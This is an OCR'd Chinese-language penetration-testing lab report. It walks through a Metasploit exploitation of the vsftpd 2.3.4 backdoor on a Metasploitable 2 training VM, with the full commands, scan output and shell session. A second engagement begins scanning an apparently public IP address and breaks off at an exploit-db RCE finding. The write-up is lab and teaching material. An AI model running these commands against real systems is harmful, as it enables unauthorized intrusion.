
1. **Command Injection**
   如果沒有在網站的輸入表單中正確過濾敏感字元，攻擊者便可以利用這些注入點，來允許在運行中的 Server 上執行任意操作系統命令



2. **Cross Site Request Forgery (CSRF)**
   跨站點請求偽造 (CSRF) 是一種攻擊方式，它迫使用戶在 Web 應用程序上執行不需要的操作。如借助社會工程學（例如通過電子郵件或聊天發送鏈接），攻擊者可


能會誘騙 用戶執行攻擊者選擇的操作。

範例中可以看到密碼在 URL 中以明文顯示




3. **DOM Based Cross Site Scripting (XSS)**

正常狀況：



嵌入腳本：



Metasploit 滲透框架測試 CVE 漏洞

Metasploit 是一個開源的滲透測試框架，其核心價值在於提供一個高度整合的環境，內含大量的現成漏洞利用模組 (Exploits)、輔助模組 (Auxiliaries) 和攻擊載荷 (Payloads)。這使滲透測試人員能迅速、高效地依照框架指令，對目標進行弱點掃描與漏洞驗證等實戰操作。

相對地，本次實驗的目標平台是 Metasploitable，這是一個專為安全測試而設計的虛擬靶機。它內建了多種已知且具有漏洞的服務，並整合了如 DVWA 等應用程式，使紅隊成員不僅能模擬對系統層面的攻擊，也能進行網頁應用程式的安全測試。

實驗環境配置 (Lab Environment Setup)

在進行 CVE 漏洞測試之前，我們首先需要部署必要的虛擬環境，主要包含以下兩個核心組件：

1. 攻擊主機: Kali Linux(內建metasplot)
   在此實驗中的ip為10.0.2.15
2. 靶機 : Metasploitable 2
   在此實驗中的ip為10.0.2.3

CVE漏洞測試


1. 端口掃描與版本偵測：
   我們利用 Nmap (Network Mapper) 工具，執行 服務版本偵測掃描 (-sV)，針對目標靶機 <靶機 IP 位址> 進行全面的服務資訊收集。

- 執行指令: `nmap -sV <10.0.2.3>`


```
└─$ nmap -sV 10.0.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 02:48 CST
Nmap scan report for 10.0.2.3
Host is up (0.00028s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:01:E5:00 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```

掃描結果顯示靶機開放了多個服務，其中，FTP 服務的版本為 vsftpd 2.3.4。根據已知安全漏洞資料庫，此版本因其後門 (Backdoor) 缺陷而具備高風險，因此我們將其選定為本次 CVE 漏洞驗證的目標服務。


2. 在攻擊機上輸入 `msfconsole` 指令，啟動metasploit的終端介面。



3. 針對步驟一中識別出的目標服務，我們在 MSF 框架內執行 `search vsftpd 2.3.4` 。結果準確地匹配到了對應的exploit/unix/ftp/vsftpd_234_backdoor 模組。



4. 執行指令: `use exploit/unix/ftp/vsftpd_234_backdoor` 選擇使用該模組，接著使用 `show options` 指令，檢查模組所需的配置參數。核心參數為 RHOSTS (Remote Hosts)，用於指定目標靶機的 IP 位址。
   執行指令: `set RHOSTS 10.0.2.3` 並確認所有必填參數配置完畢後。接著就輸入 `exploit` 開始執行，，向目標靶機的 vsftpd 服務發送惡意的Payload。



5. 跑了一陣子後成功在終端介面上顯示found shell，代表成功建立reverse shell了

```
[*] Found shell.
pwd
[*] Command shell session 1 opened (10.0.2.15:38017 → 10.0.2.3:6200) at 2025-10-27 02:51:26 +0800

/
```


6. 為了驗證所獲取的 Shell 是否具有實際的執行權限，我們開始進行操作測試：

- 瀏覽目標系統檔案： 首先執行 `ls -al` 等指令，成功列出了當前工作目錄下的檔案與目錄清單，證明攻擊者已具備在目標靶機上遠程執行命令的能力。
- 成果寫入與視覺化證明： 為了更清楚地展現實驗成果，我們利用 Shell 權限在當前資料目錄中新增了一個名為 exploit.txt 的檔案，並寫入了 "you have been hacked" 的字串。

```
ls -al
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 Oct 26 14:58 .
drwxr-xr-x 6 root     root     4096 Oct 19 05:39 ..
lrwxrwxrwx 1 root     root        9 May 14  2012 .bash_history → /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 Apr 17  2010 .distcc
-rw------- 1 root     root     4174 May 14  2012 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 Mar 16  2010 .profile
-rwx------ 1 msfadmin msfadmin    4 May 20  2012 .rhosts
drwx------ 2 msfadmin msfadmin 4096 May 17  2010 .ssh
-rw-r--r-- 1 msfadmin msfadmin    0 May  7  2010 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 Apr 27  2010 vulnerable


touch exploit.txt
vim exploite.txt
```

```
i

you are hacked!

:wq
```

7. 回到metasploitable後，檢查目錄並執行指令sudo cat exploit.txt後，成功顯示"you have been hacked"，展現了實驗的成果。


msfadmin@metasploitable:~$ ls -al
total 40
drwxr-xr-x 5 msfadmin msfadmin 4096 2025-10-26 15:00 .
drwxr-xr-x 6 root root 4096 2025-10-19 05:39 ..
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
-rw------- 1 root root 18 2025-10-26 14:59 exploite.txt
-rw------- 1 root root 4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rwx------ 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
drwx------ 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ sudo cat exploite.txt
you are hacked!

其他有興趣的攻擊實作

此次實驗靶機嘗試不利用 Metasploit 框架進行滲透測試，而是以常規真實環境進行：

1. 系統套件版本識別
2. 漏洞識別
3. exploit 開發
4. vulnerability exploitation

此次實驗更貼近實際滲透，但也包含了後滲透(一般滲透測試專案無後滲透)，嘗試在取得靶機控制權線後，進一步提權。

Recon


1. Port scan
    - 發現目標開啟 22, 80, 8080

```
ru┌──(jonathan㉿MSI)-[~]
└─$ rustscan -a 54.250.248.227
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/jonathan/.rust
[!] File limit is lower than default batch size. Consider uppi
[!] Your file limit is very small, which negatively impacts Ru
h '--ulimit 5000'.
Open 54.250.248.227:22
Open 54.250.248.227:80
Open 54.250.248.227:8080
```


- 服務掃描

```
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack
80/tcp   open  http       syn-ack
8080/tcp open  http-proxy syn-ack
```


2. 存取 80 port 與 8080 port 介面一樣



3. google 發現，有漏洞的似乎是 .15 、 .16




- exploitDB： `3.3.16` 有 RCE 漏洞
